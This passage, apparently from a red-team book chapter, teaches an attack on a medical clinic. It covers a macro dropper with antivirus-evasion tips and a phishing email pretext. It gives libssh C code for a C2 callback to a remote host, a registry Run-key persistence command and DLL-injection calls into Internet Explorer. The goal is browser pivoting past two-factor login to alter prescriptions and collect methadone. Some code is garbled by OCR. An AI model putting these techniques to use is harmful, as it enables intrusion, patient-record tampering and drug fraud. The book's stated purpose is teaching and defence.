Of course, anyone examining the VBA code is going to determine its intent fairly quickly, so I suggest some form of obfuscation for a real-world attack. Also note that this level of complexity is completely unnecessary to download and execute an executable. It would be possible to use the `shell` command to call various tools shipped with Windows to do this in a single command (in fact, I'll be doing this later in Chapter 6, in the section entitled, "VBA Redux"), but I wanted an excuse to introduce the idea of using VBA to drop a VBS script.

Code Obfuscation

There are a number of ways to obfuscate code. For the purposes of this exercise, we could encode the lines of the payload as Base64 and decode them prior to writing them to the target file; this is primitive but again illustrative. In any event, if a macro attack is discovered by a human party rather than AV and a serious and *competent* forensic exercise was conducted to determine the purpose of the code, then no amount of obfuscation if going to shield the intentions of the code.

This code can be further obfuscated (for example with an `XOR` function); it's really up to you how complex you want to make your code, although I don't recommend commercial solutions that require integrating third-party libraries into a document, as again these will be flagged by AV.

Let's integrate our stage two payload into our stage one VBA macro and see how it stands up to AV. Again, we use VirusTotal. See Figure 1-7.

Figure 1-7: A stealthy payload indeed.

Better, but what about the VBS payload itself once it touches disk? See Figure 1-8.




Figure 1-8: No, Qihoo-360 is not the Holy Grail of AV.

Uh-oh. We've got a hit by Qihoo-360. This is a Chinese virus scanner that claims to have close to half a billion users. No, I'd never heard of it either. It flags the code as `virus.vbs.gen.33`, which is another way of saying if it's a VBS file it's going to be declared as hostile by this product. This might be a problem in the highly unlikely event you ever encounter Qihoo-360.

So far, we've not included any mechanism for the code actually executing when our document is opened by the user.

Enticing Users

I don't like using the auto-open functions for reasons discussed previously and my opinion is that if a user is already invested enough to permit macros to run in the first place, then it's not a huge leap of the imagination to suppose they will be prepared to interact with the document in some further way. By way of example, with our attack in its current state, it will appear as shown in Figure 1-9 to the user when opened in Microsoft Word.

Figure 1-9: Blank document carrying macro payload.

Not very enticing is it? A blank document that's asking you to click a button with the words "Security Warning" next to it. Any macro, whether it's been code-signed or not, will contain this exact same message. Users have become somewhat jaded to the potential severity of clicking this button, so we have two problems left to solve—how to get the user to execute our code and how to make the document enticing enough to interact with. The first is technical; the second is a question of social engineering. The latter combined with a convincing email (or other delivery) pretext can be a highly effective attack against even the most security-aware targets.

There are some good books about social engineering out there. Check out Kevin Mitnick's *Art of Deception* (Wiley, 2002) or Chris Hadnagy's *Social Engineering: The Art of Human Hacking* (Wiley, 2010).

Let's start by creating that pretext.

One particularly effective means of getting a target to open a document and enable macros—even when their hindbrain is screaming at them to stop—is to imply that information has been sent to them in error; it's something they shouldn't be seeing. Something that would give them an advantage in some way or something that would put them at a disadvantage if they ignored it.

With address autocomplete in email clients, we've all sent an email in haste to the wrong person and we've all received something not intended for us. It happens all the time. Consider the following email that "should have been sent" to Jonathan Cramer in HR but accidentally found its way to Dr. Jonathan Crane:

```
To: Dr. Jonathan Crane
From: Dr. Harleen Quinzel
Subject: CONFIDENTIAL: Second round redundancies

Jon,

Attached is the latest proposed list for redundancies in my team in the
intensive treatment department. I'm not happy losing any members of
staff given our current workload but at least now we have a baseline for
discussion - I'll be on campus on Friday so please revert back to me by
then.

Regards,

Harley

p.s. The document is secured as per hospital guidelines. When you're
prompted for it the password is 'arkham'.
```

This is a particularly vicious pretext. Dr. Crane is now probably wondering if he's on that list for redundancies.

Attached to this email is our macro-carrying document, as shown in Figure 1-10.

Now we want to add a text box and button to the document that will appear when the target enables macros. We want to tie our VBS dropper code to the

button so that it is executed when pressed, regardless of what the user types in the text box. A message box will then appear informing the target that the password is incorrect, again regardless of what was entered.




Figure 1-10: A little more convincing.

An additional advantage of the approach of this attack is that (assuming there are no additional indicators such as AV alerts) the target is unlikely to raise the alarm either to the sender, or to IT, because they weren't supposed to see this document in the first place, were they?

To assign a command or macro to a button and insert that button in your text, position the insertion point where you want the button to appear and then follow these steps:

1. Press Ctrl+F9 to insert a field.
2. Between the field brackets, type **`MacroButton`**, then the name of the command or macro you want the button to execute.
3. Type the text you want displayed, or insert a graphic to be used as a button.
4. Press F9 to update the field display.

At the end of the `WritePayload()` subroutine, you might want to consider adding the following line:

```
MsgBox "Incorrect password. IT security will be notified following
further violations by " &
    (Environ$("Username"))
```

This will generate a popup message box masquerading as a security alert that includes the username of the currently logged in user. It's this personalized approach that makes the difference between success and failure when delivering your initial payload.

Command and Control Part 1: Basics and Essentials

Having determined the means by which we intend to deliver our payload, it is time to give serious thought as to what that payload should be. In this section, we will look at the bare bones essentials of what is needed in a Command and Control (C2) infrastructure. Each chapter we will revisit, refine, and add functionality in order to illustrate the necessary or desirable elements that make up the core of long-term APT technology once initial penetration of the target has occurred. However, in this chapter, we cover the basics, so let's define the bare minimum of what such a system should be capable of once deployed:

- *Egress connectivity*—The ability to initiate connections back out to our C2 server over the Internet in such a way that minimizes the possibility of firewall interference.
- *Stealth*—Avoidance of detection both by host or network-based Intrusion Detection Systems (IDS).
- *Remote file system access*—Being able to copy files to and from the compromised machine.
- *Remote command execution*—Being able to execute code or commands on the compromised machine.

- *Secure communications*—All traffic between the compromised host and the C2 server needs to be encrypted to a high industry standard.
- *Persistence*—The payload needs to survive reboots.
- *Port forwarding*—We will want to be able to redirect traffic bi-directionally via the compromised host.
- *Control thread*—Ensuring connections are reestablished back to the C2 server in the event of a network outage or other exceptional situation.

The quickest, easiest, and most illustrative means of building such a modular and future-proof infrastructure is the use of the secure and incredibly versatile SSH protocol. Such an infrastructure will be divided into two parts—the C2 server and the payload itself—each with the following technical requirements.

C2 Server

- SSH serving running on TCP port 443
- Chroot jail to contain the SSH server
- Modified SSH configuration to permit remotely forwarded tunnels

Payload

- Implementation of SSH server on non-standard TCP port
- Implementation of SSH client permitting connections back to C2 server
- Implementation of SSH tunnels (both local and dynamic) over the SSH client permitting C2 access to target file system and processes

To implement the requirements for the payload, I strongly advocate using the `libssh` library (`https://www.libssh.org/`) for the C programming language. This will allow you to create very tight code and gives superb flexibility. This library will also dramatically reduce your software development time. As `libssh` is supported on a number of platforms, you will be able to create payloads for Windows, OSX, Linux, or Unix with a minimum of code modification. To give an example of how quick and easy `libssh` is to use, the following code will implement an SSH server running on TCP port 900. The code is sufficient to establish an authenticated SSH client session (using a username and password rather than a public key):

```
#include <libssh/libssh.h>
    #include <stdlib.h>
    #include <stdio.h>
    #include <windows.h>
int main()
{
    ssh_session my_ssh_session;
int rc;
```

```
    char *password;
    my_ssh_session = ssh_new();
    if (my_ssh_session == NULL)
exit(-1);
    ssh_options_set(my_ssh_session, SSH_OPTIONS_HOST, "c2host");
    ssh_options_set(my_ssh_session, SSH_OPTIONS_PORT, 443);
    ssh_options_set(my_ssh_session, SSH_OPTIONS_USER, "c2user");
    rc = ssh_connect(my_ssh_session);
    if (verify_knownhost(my_ssh_session) < 0)
    {
    ssh_disconnect(my_ssh_session);
    ssh_free(my_ssh_session);
    exit(-1);
    }
    password = ("Password");
    rc = ssh_userauth_password(my_ssh_session, NULL, password);
    ssh_disconnect(my_ssh_session);
    ssh_free(my_ssh_session);
}
```

While this code creates an extremely simple SSH server instance:

```
    #include "config.h"
    #include <libssh/libssh.h>
    #include <libssh/server.h>
    #include <stdlib.h>
    #include <string.h>
#include <stdio.h>
    #include <unistd.h>
    #include <windows.h>
    static int auth_password(char *user, char *password){
        if(strcmp(user,"c2payload"))
            return 0;
        if(strcmp(password,"c2payload"))
            return 0;
return 1; }
    ssh_bind_options_set(sshbind, SSH_BIND_OPTIONS_BINDPORT_STR, 900)
    return 0
} int main(){
        sshbind=ssh_bind_new();
        session=ssh_new();
        ssh_disconnect(session);
        ssh_bind_free(sshbind);
        ssh_finalize();
        return 0;
}
```

Finally, a reverse tunnel can be created as follows:

```
    rc = ssh_channel_listen_forward(session, NULL, 1080, NULL);
    channel = ssh_channel_accept_forward(session, 200, &port);
```

There are exception handling routines built into the `libssh` library to monitor the health of the connectivity.

The only functionality described here that's not already covered is *persistence*. There are many different ways to make your payload go persistent in Microsoft Windows and we'll cover that in the next chapter. For now we'll go the simple illustrative route. I don't recommend this approach in real-world engagements, as it's pretty much zero stealth. Executed from C:

```
    char command[100];
    strcpy( command, " reg.exe add "HKEY_CURRENT_USER\\SOFTWARE\\
Microsoft\\Windows\\CurrentVersion\\Run" /v "Innoce
    " );
system(command);
```

A picture paints a thousand words, as you can see in Figure 1-11.




Figure 1-11: Initial basic Command and Control infrastructure.

Once we have a remote forward port, we have as complete access to the compromised host as the user process that initiated the VBA macro. We can use SFTP over the SSH protocol for file system access. In order for the payload to initiate remote tunnels, the following lines should be added to the `/etc/ssh/sshd.config` file on the C2 host:

```
Match User c2user
 GatewayPorts yes
```

This setup has significant shortfalls; it requires a constant connection between the payload and the C2, which can only handle one connection (remote tunnel) and therefore one compromised host at a time. There is no autonomy or intelligence built into the payload to handle even slightly unusual situations

such as needing to tunnel out through a proxy server. However, by the end of the book, our C2 infrastructure will be svelte, intelligent, stealthy, and very flexible.

The Attack

We've looked at ways of constructing and delivering a payload that will give an attacker remote access to a target's workstation, albeit in a limited and primitive manner. However, our initial goal remains the same, and that is to use this access to add or modify patient records with a focus on drug prescriptions.

To reiterate, our target is running Microsoft's Internet Explorer browser (IE) and using it to access the Pharmattix web application. No other browser is supported by the company. We could deploy a key logger and capture the doctor's access credentials but this doesn't solve the problem of the two-factor authentication. The username and password are only part of the problem, because a smartcard is also required to access the medical database and must be presented when logging in. We could wait outside the clinic, mug the doctor, and steal his or her wallet (the smartcards are conveniently wallet sized), but such an approach would not go unnoticed and, for modeling an APT, the client would likely disapprove.

Bypassing Authentication

What if we could bypass all authentication mechanisms entirely? We can! This technique is called *browser pivoting*—essentially, we use our access to the target workstation to inherit permissions from the doctor's browser and transparently exploit his or her permissions to do exactly what we want.

To accomplish this attack, we need to be able to do three things:

- Inject code into the IE process accessing the medical database.
- Create a web proxy Dynamic Link Library (DLL) based on the Microsoft WinInet API.
- Pass web traffic through our SSH tunnel and the newly created proxy.

Let's look at all three stages. None of them is as complex as they might initially appear.

Stage 1: DLL Injection

DLL injection is the process of inserting code into an existing (running) process (program). The easiest way to do this is to use the `LoadLibraryA()` function in `kernel32.dll`. This call will pretty much take care of the entire workflow

in that it will insert and execute our DLL for us. The problem is that this function will register our DLL with the target process, which is a big antivirus no-no (particularly in a well monitored process such as Internet Explorer). There are other, better ways we can do this. Essentially it breaks down into four steps:

1. Attach to the target process (in this case Internet Explorer).
2. Allocate memory within the target process.
3. Copy the DLL into the target process memory and calculate an appropriate memory addresses.
4. Instruct the target process to execute your DLL.

Each of these steps is well documented within the Windows API.

Attaching to a Process

```
hHandle = OpenProcess( PROCESS_CREATE_THREAD |
                       PROCESS_QUERY_INFORMATION |
```

Allocating Memory

```
PROCESS_VM_OPERATION |
PROCESS_VM_WRITE |
PROCESS_VM_READ,
FALSE,
procID );
```

Allocating Memory

```
GetFullPathName(TEXT("proxy.dll"),
    BUFSIZE,
    dllPath,
    NULL);
    hFile = CreateFileA( dllPath,
    GENERIC_READ,
    0,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL );
    dllFileLength = GetFileSize( hFile,
    NULL );
    remoteDllAddr = VirtualAllocEx( hProcess,
    NULL,
    dllFileLength,
    MEM_RESERVE|MEM_COMMIT,
    PAGE_EXECUTE_READWRITE );
```

Insert the DLL and Determine the Memory Address

```
lpBuffer = HeapAlloc( GetProcessHeap(),
                      0,
                      dllFileLength);
ReadFile( hFile,
          lpBuffer,
          dllFileLength,
          &dwBytesRead,
          NULL );
WriteProcessMemory( hProcess,
                    lpRemoteLibraryBuffer,
                    lpBuffer,
                    dllFileLength,
                    NULL );
dwReflectiveLoaderOffset = GetReflectiveLoaderOffset(lpWriteBuff);
```

Execute the Proxy DLL Code

```
    rThread = CreateRemoteThread(hTargetProcHandle, NULL, 0,
lpStartExecAddr, lpExecParam, 0, NULL);
    WaitForSingleObject(rThread, INFINITE);
```

I suggest you become familiar with these API calls, as understanding how to migrate code between processes is a core skill in APT modeling and there are many reasons why we might we want to do this, including to bypass process whitelisting, for example, or to migrate an attack into a different architecture or even to elevate our privileges in some way. For instance, should we want to steal Windows login credentials, we would inject our key logger into the WinLogon process. We'll look at similar approaches on UNIX-based systems later. In any event, there are a number of existing working attacks to perform process injection if you don't want to create your own. This functionality is seamlessly integrated into the Metasploit framework, the pros and cons of which we will examine in future chapters.

Stage 2: Creating a Proxy DLL Based on the WinInet API

Now that we know what we have to do to get code inside the IE process, what are we going to put there and why?

Internet Explorer uses the WinInet API exclusively to handle all of its communications tasks. This is not surprising given that both are core Microsoft technologies. Any program may use the WinInet API and it's capable of performing tasks such as cookie and session management, authentication, and so on. Essentially, it has all the functionality you would need to implement a web browser or related technology such as an HTTP proxy. Because WinInet transparently manages authentication on a per process basis, if we can inject

our own proxy server into our target's IE process and route our web traffic through it, then we can inherit their application session states. This includes those authenticated with two-factor authentication.

IMPLEMENTING PROXY SERVER FUNCTIONALITY

Building a proxy server is beyond the scope of this work; however, there are third parties that sell commercial proxy libraries for developers. They are implemented solely using the WinInet API that can be integrated according to your needs.

Stage 3: Using the Injected Proxy Server

Assuming that the proceeding steps went according to plan, we now have an HTTP proxy server running on our target machine (we'll say TCP port 1234) and restricted to the local Ethernet interface. Given that our Command and Control infrastructure is not sufficiently advanced to open remote tunnels on the fly, we will need to hardcode an additional tunnel into our payload. At present, the only tunnel back into the target workstation is for accessing the SSH server. We need to add a remote tunnel that points to 1234 on the target and creates an endpoint (we'll say TCP port 4321) on our C2 server. This will look something like Figure 1-12.




Figure 1-12: The completed attack with complete access to the medical records.

At this point, we can add new patients and prescribe them whatever they want. No ID is required when picking meds up from the pharmacy, as ID is supposed to be shown when creating an account. Of course, this is just a tick box as far as the database is concerned. All we'll be asked when we go to pick up our methadone is our date of birth.

> **"There is no cloud, it's just someone else's computer."**
>
> ***—Unknown***

Summary

In this chapter, you learned how to use VBA and VBS to drop a Command and Control payload. With that payload in place, you've seen how it is possible to infiltrate the Internet Explorer process and subvert two-factor authentication without the need for usernames, passwords, or physical access tokens.

It's important to note that a lot of people think that Macro attacks are some kind of scourge of the '90s that just sort of went away. The truth is they never went away, but for a long time there were just easier ways of getting malware on to a target's computer (like Adobe Flash for example). As such attacks become less and less viable, the Office Macro has seen a resurgence in popularity.

What are the takeaways from this chapter? Firstly, Macros—how many times have you seen one that you really needed to do your job? If someone seems like they're going all out to get you to click that enable button, it's probably suspect. It's probably suspect anyway. A return email address is no indicator of the identity of the sender.

Two-factor authentication raises the bar but it's not going to protect from a determined attacker; regardless of the nature of the second factor (i.e., smartcard or SMS message), the result is the same as if simple single-factor authentication was used: a stateless HTTP session is created that can be subverted through cookie theft or a man-in-the-browser attack. Defense in depth is essential.

Everything so far has been contrived and straightforward in order to make concepts as illustrative as possible. Moving forward, things are going to get progressively more complex as we explore new attacks and possibilities. From now on, we will concentrate on maximum stealth without compromise—the hallmark of a successful APT.

In the next chapter, the C2 infrastructure will get more advanced and more realistic and we'll look at how Java applets can be a stealthy means of staging payloads.

Exercises

It's been necessary to cover a lot of ground in this chapter using technologies you may not be familiar with. I suggest working through the following exercises to gain confidence with the concepts, though doing so is not a prerequisite for proceeding to the next chapter.

1. Implement the C2 infrastructure as described in this chapter using C and `libssh`. Alternatively, use whatever programming language and libraries you are familiar with.
2. Implement a C2 dropper in VBS that downloads a custom payload as shellcode rather than as an .exe and injects it directly into memory. Use the API calls from the initial VBA script.
3. Assuming your payload had to be deployed as shellcode within a VBA script, how would you obfuscate it, feed it into memory one byte at a time, and execute it? Use VirusTotal and other resources to see how AV engines react to these techniques.